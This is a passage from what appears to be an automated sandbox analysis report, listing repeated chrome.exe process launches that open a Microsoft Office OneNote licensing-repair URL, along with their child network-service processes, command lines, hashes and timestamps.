Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2016 --field-trial-handle=1716,i,9886229466037649422,1616387242184778353,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1

Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **13084**, Parent PID: **3596**

General	
Target ID:	98
Start time:	23:02:17
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **12528**, Parent PID: **3596**

General	
Target ID:	99
Start time:	23:02:21
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **12416**, Parent PID: **13084**

General	
Target ID:	100
Start time:	23:02:21
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2004 --field-trial-handle=1716,i,17612745265670259631,1828177793847015748,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **7620**, Parent PID: **12528**

General	
Target ID:	101
Start time:	23:02:23
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2004 --field-trial-handle=1756,i,6860454144530160100,8871983373611376249,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **13384**, Parent PID: **3596**

General	
Target ID:	102
Start time:	23:02:24
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **13700**, Parent PID: **13384**

General	
Target ID:	103
Start time:	23:02:26
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1972 --field-trial-handle=1700,i,7164225577413177036,12052006704601684751,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **13808**, Parent PID: **3596**

General	
Target ID:	104
Start time:	23:02:27

Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **14008**, Parent PID: **13808**

General

Target ID:	105
Start time:	23:02:29
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1992 --field-trial-handle=1880,i,15250480346389075034,13896549896852142105,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **14220**, Parent PID: **3596**

General

Target ID:	106
Start time:	23:02:30
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **1144**, Parent PID: **14220**

General

Target ID:	107
Start time:	23:02:32
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1984 --field-trial-handle=1724,i,2025900337647385067,6943057207752018503,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8

Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **2788**, Parent PID: **3596**

General

Target ID:	108
Start time:	23:02:33
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **9516**, Parent PID: **2788**

General

Target ID:	109
Start time:	23:02:36
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1696 --field-trial-handle=1680,i,11784153131457487479,12230221963512673555,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **9916**, Parent PID: **3596**

General

Target ID:	110
Start time:	23:02:37
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	

Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **5900**, Parent PID: **9916**

General

Target ID:	111
Start time:	23:02:40
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1904 --field-trial-handle=1752,i,7052508984880635805,785727982185401 4447,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **14476**, Parent PID: **3596**

General

Target ID:	112
Start time:	23:02:41
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **14644**, Parent PID: **3596**

General

Target ID:	113
Start time:	23:02:43
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **14768**, Parent PID: **14476**

General

Target ID:	114
Start time:	23:02:44
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1868 --field-trial-handle=1756,i,7502684560579346872,1776945565331875866,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **15068**, Parent PID: **3596**

General

Target ID:	115
Start time:	23:02:46
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **15160**, Parent PID: **14644**

General

Target ID:	116
Start time:	23:02:47
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1832 --field-trial-handle=1748,i,8973538136012911210,9318739290911577 7,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **7292**, Parent PID: **3596**

General

Target ID:	117
Start time:	23:02:50
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false

Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **10696**, Parent PID: **15068**

General

Target ID:	118
Start time:	23:02:51
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2024 --field-trial-handle=1764,i,12252861437000298469,11259184447832827061,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **15364**, Parent PID: **7292**

General

Target ID:	119
Start time:	23:02:54
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1996 --field-trial-handle=1704,i,2266089254575034036,4786630171780273736,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **15404**, Parent PID: **3596**

General

Target ID:	120
Start time:	23:02:55
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1

Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **16024**, Parent PID: **15404**

General	
Target ID:	121
Start time:	23:02:59
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1980 --field-trial-handle=1748,i,11440722911503680643,15272015657957693774,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **16032**, Parent PID: **3596**

General	
Target ID:	122
Start time:	23:03:00
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **15412**, Parent PID: **3596**

General	
Target ID:	123
Start time:	23:03:04
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **15432**, Parent PID: **16032**

General	
Target ID:	124
Start time:	23:03:04
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1836 --field-trial-handle=1680,i,7479083433912252543,18108798581377075013,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **14168**, Parent PID: **15412**

General	
Target ID:	125
Start time:	23:03:09
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2000 --field-trial-handle=1628,i,15711439915696886074,10406150720752136629,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **11920**, Parent PID: **3596**

General	
Target ID:	126
Start time:	23:03:09
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **14824**, Parent PID: **3596**

General	
Target ID:	127
Start time:	23:03:15

Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **15996**, Parent PID: **11920**

General

Target ID:	128
Start time:	23:03:16
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2000 --field-trial-handle=1704,i,3213498523628806331,2766001458043986471,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **5112**, Parent PID: **3596**

General

Target ID:	129
Start time:	23:03:20
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **16576**, Parent PID: **14824**

General

Target ID:	130
Start time:	23:03:22
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2012 --field-trial-handle=1732,i,5274627772702227444,3859856120914007654,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8

Imagebase:	
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **16704**, Parent PID: **3596**

General

Target ID:	131
Start time:	23:03:24
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **16816**, Parent PID: **5112**

General

Target ID:	132
Start time:	23:03:25
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2032 --field-trial-handle=1792,i,7118667167059061048,15931565768057860127,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **17052**, Parent PID: **3596**

General

Target ID:	133
Start time:	23:03:28
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	

Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **17352**, Parent PID: **16704**

General	
Target ID:	134
Start time:	23:03:31
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1620 --field-trial-handle=1692,i,13389603047712450706,9380056693234466121,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **17124**, Parent PID: **3596**

General	
Target ID:	135
Start time:	23:03:36
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **16424**, Parent PID: **17052**

General	
Target ID:	136
Start time:	23:03:39
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2008 --field-trial-handle=1712,i,4704406188660270351,4353592101161707992,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **7616**, Parent PID: **3596**

General	
Target ID:	137
Start time:	23:03:42
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **13480**, Parent PID: **17124**

General	
Target ID:	138
Start time:	23:03:43
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2008 --field-trial-handle=1776,i,8361962375664671492,7444846579407152462,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationHintsFetching,OptimizationTargetPrediction /prefetch:8
Imagebase:	
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **11728**, Parent PID: **3596**

General	
Target ID:	139
Start time:	23:03:47
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
